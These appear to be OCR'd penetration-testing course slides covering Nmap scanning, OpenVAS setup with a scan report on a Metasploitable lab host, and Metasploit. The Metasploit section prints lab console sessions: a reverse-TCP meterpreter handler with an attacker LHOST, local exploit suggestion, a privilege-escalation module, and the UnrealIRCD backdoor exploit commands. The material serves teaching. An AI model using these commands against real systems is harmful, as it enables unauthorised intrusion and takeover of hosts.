


Figure 2 Ranking of the Top-10 vendors with most vulnerabilities per year. Oracle includes also vulnerabilities from Sun Microsystems and BEA logic.

Source: Secunia "Half-year report 2010"

What Makes A Good Security Metric? [Johnathan Nightingale]

- **Severity**
  - Some bugs are directly exploitable
  - Others requires the user to "cooperate"
- **Exposure Window**
  - How long are users exposed to the vulnerability?
- **Complete Disclosure**
  - Do vendors always disclose vulnerabilities found internally?

Penetration Testing

Discovering and Exploiting Vulnerabilities

Vulnerability Assessment vs Penetration Testing

Vulnerability assessment

➡ Identify and quantify the vulnerabilities of a system

http://www.sans.org/reading-room/whitepapers/basics/vulnerability-assessment-421

Penetration testing (a.k.a pentest)

➡ Authorized and deliberate attack of a system with the intention
of finding security weaknesses

http://www.sans.org/reading-room/whitepapers/analyst/penetration-testing-assessing-security-attackers-34635

Stages and Tools

Reconnaissance	Mapping and Fingerprinting e.g **NMAP**
Vulnerability Assessment	Vulnerability Scanner e.g **OpenVAS**
Penetration Testing	Exploit Framework e.g **Metasploit**

Nmap

Network Mapping and Host Fingerprinting

About Nmap

http://nmap.org/

Created by *Gordon Lyon* in 1997

Already installed on Kali Linux

GUI version called Zenmap (also on Kali Linux)

```
Starting Nmap 7.12 ( https://nmap.org ) at 2017-07-01 07:05 EDT
Nmap scan report for 192.168.101.10
Host is up (0.032s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE VERSION
25/tcp   open  smtp    Postfix smtpd
|_smtp-commands: mail.ptest.lab, PIPELINING, SIZE, ETRN, STARTTLS, AUTH PLAIN LOGIN, AUTH=PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=mail.test.lab/organizationName=mail.test.lab/stateOrProvinceName=GuangDong/countryName=CN
| Not valid before: 2017-04-22T19:19:57
|_Not valid after:  2027-04-20T19:19:57
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http    nginx 1.12.0
|_http-title: 403 Forbidden
88/tcp   open  http    nginx 1.6.2
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: nginx/1.6.2
|_http-title: Users
8080/tcp open  http    nginx
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: nginx
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X|3.X
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2
Network Distance: 2 hops
Service Info: Host:  mail.ptest.lab

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.43 ms 192.168.93.2
2   0.30 ms 192.168.101.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.94 seconds
```

Using NMAP

- **Host discovery (ping based)**

```
$ nmap -sP 10.0.1.0-255
```

- **OS detection**

```
$ nmap -O 10.0.1.101
```

- **Full TCP port scanning**

```
$ nmap -p0-65535 10.0.1.101
```

- **Version detection**

```
$ nmap -sV 10.0.1.101
```

- **Export a full scan to a file**

```
$ nmap -O —sV -p0-65535 10.0.1.101 -oN target.nmap
```

Other features

- UDP scan
- Stealth scan (to go through firewalls)
- Slow scan (to avoid detection)
- Scripting engine (to exploit vulnerabilities)

OpenVAS

Vulnerability Scanner

About OpenVAS


http://www.openvas.org/

Fork of *Nessus* (created in 1998)
Maintained by *Greenbone Networks GMBH*

Already installed on Kali Linux

Commercial alternatives :

Nessus, Nexpose, Core Impact, Retina Network Security Scanner



Setting up OpenVAS (on Kali Linux)

1. Update* signature database

```
$ openvas-setup
```

2. Start OpenVAS

```
$ openvas-start
```

3. Change* admin password


```
$ openvasmd –create-user=admin
$ openvasmd –new-password=admin –user=admin
```

4. Open the web interface

```
https://localhost:9392
```

* already done in the kali vagrant box provided for hw2

Report


Greenbone
Security Assistant
Logged in as Admin admin | Logout
Sun Oct 12 13:33:23 2014 UTC
Scan Management
Asset Management
SecInfo Management
Configuration
Extras
Administration
Help
Report: Results
1 - 100 of 124 (total: 124)
PDF
Done
Filter: sort-reverse=severity result_hosts_only=1 min_cvss_base= levels=hmlg
Vulnerability
Severity
Host
Location
Actions
PHP version smaller than 5.2.7
10.0 (High)
10.0.1.101 (METASPLOITABLE)
80/tcp
PHP version smaller than 5.2.6
10.0 (High)
10.0.1.101 (METASPLOITABLE)
80/tcp
NFS export
10.0 (High)
10.0.1.101 (METASPLOITABLE)
2049/udp
X Server
10.0 (High)
10.0.1.101 (METASPLOITABLE)
6000/tcp
PHP version smaller than 5.2.14
9.3 (High)
10.0.1.101 (METASPLOITABLE)
80/tcp
PHP version smaller than 5.2.5
9.3 (High)
10.0.1.101 (METASPLOITABLE)
80/tcp
PHP version smaller than 5.3.3
9.3 (High)
10.0.1.101 (METASPLOITABLE)
80/tcp
MySQL 5.x Unspecified Buffer Overflow Vulnerability
9.3 (High)
10.0.1.101 (METASPLOITABLE)
3306/tcp
distcc Remote Code Execution Vulnerability
9.3 (High)
10.0.1.101 (METASPLOITABLE)
3632/tcp
SSH Brute Force Logins with default Credentials
9.0 (High)
10.0.1.101 (METASPLOITABLE)
22/tcp
MySQL weak password
9.0 (High)
10.0.1.101 (METASPLOITABLE)
3306/tcp
PostgreSQL weak password
9.0 (High)
10.0.1.101 (METASPLOITABLE)
5432/tcp
MySQL 'sql_parse.cc' Multiple Format String Vulnerabilities
8.5 (High)
10.0.1.101 (METASPLOITABLE)
3306/tcp
DistCC Detection
8.5 (High)
10.0.1.101 (METASPLOITABLE)
3632/tcp
PostgreSQL Multiple Security Vulnerabilities
8.5 (High)
10.0.1.101 (METASPLOITABLE)
5432/tcp
vsftpd Compromised Source Packages Backdoor Vulnerability
7.5 (High)
10.0.1.101 (METASPLOITABLE)
21/tcp
ProFTPD Server SQL Injection Vulnerability
7.5 (High)
10.0.1.101 (METASPLOITABLE)
21/tcp
TikiWiki Versions Prior to 4.2 Multiple Unspecified Vulnerabilities
7.5 (High)
10.0.1.101 (METASPLOITABLE)
80/tcp
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.
7.5 (High)
10.0.1.101 (METASPLOITABLE)
80/tcp

Metasploit

Exploit Framework

About Metasploit

http://www.metasploit.com/

Created by *HD Moore* in 2003

Acquired by *Rapid7* in 2009

Already installed in Kali Linux

Commercial alternatives : Metasploit Pro, Core Impact

```
root@kali:~/n33trix/htb/targets/10.10.10.5# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 10.10.14.75
LHOST => 10.10.14.75
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.10.14.75:443
msf exploit(handler) > [*] Sending stage (956991 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.75:443 -> 10.10.10.5:49169) at 201
7-09-02 13:30:17 -0400

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run post/multi/recon/local_exploit_suggester
```

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 37 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

Setting up Metasploit (on Kali Linux)

1. update* exploit database

```
$ msfupdate
```

2. Start Postgresql and Metaploit services

```
$ service postgresql start
$ service metasploit start
```

3. Start Metasploit console

```
$ msfconsole
```

Metasploit Demo

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms10_092_schelevator) > use exploit/windows/local/ms14_058_track_popup_menu
msf exploit(ms14_058_track_popup_menu) > show options

Module options (exploit/windows/local/ms14_058_track_popup_menu):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf exploit(ms14_058_track_popup_menu) > set SESSION 1
SESSION => 1
msf exploit(ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 172.16.118.128:4444
[*] Launching notepad to host the exploit...
[+] Process 1288 launched.
[*] Reflectively injecting the exploit DLL into 1288...
[*] Injecting exploit into 1288...
[*] Exploit injected. Injecting payload into 1288...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Exploit completed, but no session was created.
msf exploit(ms14_058_track_popup_menu) > set LHOST 10.10.14.75
LHOST => 10.10.14.75
msf exploit(ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 10.10.14.75:4444
[*] Launching notepad to host the exploit...
```

Using Metasploit to exploit a vulnerability

Example : UnrealIRCD 3.2.8.1 Backdoor Command Execution

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > show options
msf > set RHOST 10.0.1.101
msf > exploit
```

Success!

Armitage (Metasploit GUI)

http://www.fastandeasyhacking.com/

